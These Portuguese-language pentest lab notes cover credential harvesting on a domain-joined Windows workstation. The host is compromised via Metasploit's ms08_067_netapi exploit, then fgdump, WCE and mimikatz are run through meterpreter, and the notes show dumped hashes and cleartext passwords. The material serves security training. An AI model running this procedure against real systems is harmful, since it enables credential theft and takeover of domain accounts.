# *Obtendo Hashes e Senhas em Cache*

+ Dessa vez a exploração do windows foi dada pelo exploit:

```
exploit/windows/smb/ms08_067_netapi
```

+ o kali tem algumas ferramentas interessantes para fazer a busca por hashes e senhas nos caches do windows. Essas ferramentas se encontram no diretório

```
/usr/share/windows-binaries
```

→ No caso, vamos pegar uma ferramenta presente no diretório fgdump chamada fgdump.exe

+ Como estamos explorando o windows com o meterpreter, vamos fazer o upload desse arquivo por meio do seguinte comando

```
uplaod /usr/share/windows-binaries/fgdump/fgdump.exe
```

+ Quando dermos um shell no meterpreter, vamos obter o acesso à shell do windows, de onde vamos executar o arquivo que mandamos, o fgdump.exe

```
C:\>fgdump.exe
```


+ Essa execução irá criar dois arquivos, o 127.0.0.1.cachedump e o 127.0.0.1.pwdump
+ Para abrir um arquivo no Windows, n usamos o comando cat, usamos o type:

```
type 127.0.0.1.pwdump
```


→ Aqui podemos ver os hashes e usuários (até aq, sem novidades)


+ Se abrirmos o outro arquivo

```
type 127.0.0.1.cachedump
```




→ Veja que ele trouxe outro usuário. Isso acontece justamente pela máquina estar em domínio.

+ Se dermos um ipconfig /all




→ Esse endereço destacado normalmente é o endereço do controlador de domínio
→ O nome do domínio no caso seria o gbusiness.rede
→ Então, essa máquina é uma estação de trabalho que está conectada à um windows que a controla
→ Conclui-se que lá no windows server (no AD) foi criada a conta do rogério
→ Então ele sentou nessa sessão de trabalho e logou com a conta dele

+ Agora vamos ver algumas técnicas que nos permitirão quebrar essas senhas

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

WCE

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

+ Procuraremos o wce no kali com

```
locate wce
```

+ Além de ele trazer os hashes dos caches, ele tbm traz as senhas em textos claros
+ Faremos o upload dessa ferramenta para a raiz do windows

```
upload /usr/share/windows-resources/wce/wce-universal.exe c:
```

+ Para ver quais as opções de uso

```
wce-universal.exe -h
```

→ uma das opções de uso é a -w que serve para trazer as senhas em texto claro


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Mimikatz

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

+ O meterpreter tem módulos que também executam esse tipo de ação
→ usaremos o mimikatz. Para carregá-lo,

```
load mimikatz
```

→ já vai carregar automaticamente
→ Para visualizar as opções de ação, podemos dar um simples help

```
wdigest
```

```
Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds.
    livessp           Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv               Attempt to retrieve msv creds (hashes).
    ssp               Attempt to retrieve ssp creds.
    tspkg             Attempt to retrieve tspkg creds.
    wdigest           Attempt to retrieve wdigest creds.

meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain          User              Password
------    -------    ------          ----              --------
0;997     Negotiate  AUTORIDADE NT   LOCAL SERVICE
0;48505   NTLM
0;996     Negotiate  AUTORIDADE NT   NETWORK SERVICE   8[r+6U47 Jp;>.X7\
0;999     Negotiate  GBUSINESS       WKS01$            8[r+6U47 Jp;>.X7\
0;141956  Kerberos   GBUSINESS       Rogerio           Roger@10
```

→ Mimikatz tbm tem um comando

`mimikatz_command`

`mimikatz_command -f sekurlsa::wdigest -a full`

```
meterpreter > mimikatz_command -f sekurlsa::wdigest -a full
"0;141956","Kerberos","Rogerio","GBUSINESS","
rogerio,GBUSINESS,Roger@10"
"0;997","Negotiate","LOCAL SERVICE","AUTORIDADE NT",""
"0;996","Negotiate","NETWORK SERVICE","AUTORIDADE NT","
WKS01$,GBUSINESS,8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@
"0;48505","NTLM","","",""
"0;999","Negotiate","WKS01$","GBUSINESS","
WKS01$,GBUSINESS,8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@
```

→ Podemos fazer a busca por senhas tb

`mimikatz_command -f sekurlsa::logonPasswords`

ou

`mimikatz_command -f sekurlsa::searchPasswords`

```
meterpreter > mimikatz_command -f sekurlsa::wdigest -a full
"0;141956","Kerberos","Rogerio","GBUSINESS","
rogerio,GBUSINESS,Roger@10"
"0;997","Negotiate","LOCAL SERVICE","AUTORIDADE NT",""
"0;996","Negotiate","NETWORK SERVICE","AUTORIDADE NT","
WKS01$,GBUSINESS,8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X2jvI&Zn5a4
"0;48505","NTLM","","",""
"0;999","Negotiate","WKS01$","GBUSINESS","
WKS01$,GBUSINESS,8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X2jvI&Zn5a4
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
[1] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
[2] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
[3] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
[4] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
[5] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
[6] { rogerio ; GBUSINESS ; Roger@10 }
[7] { WKS01$ ; GBUSINESS ; 8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X
meterpreter > mimikatz_command -f sekurlsa::logonPasswords
"0;141956","Kerberos","Rogerio","GBUSINESS","lm{ 6eee32cb16eb0a0e25ad3b83fa6627c7 }, ntlm{ 30b60e
"
"
Roger@10"
"0;997","Negotiate","LOCAL SERVICE","AUTORIDADE NT","n.s. (Credentials KO)"
"
"
"
"0;996","Negotiate","NETWORK SERVICE","AUTORIDADE NT","lm{ 00000000000000000000000000000000 }, nt
8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X2jvI&Zn5a41%9c=fmKetWx4=G;k
"
8[r+6U47 Jp;>.X7\YWB\ynU3V%uIjLW+7qlW6/kQ/.wTv/ jKcV@X6dLCyMAkuRk0)z0X2jvI&Zn5a41%9c=fmKetWx4=G;k
"0;48505","NTLM","","","lm{ 00000000000000000000000000000000 }, ntlm{ 9f83ddca7a602c1c0f5a42e86e3
"
"
"
```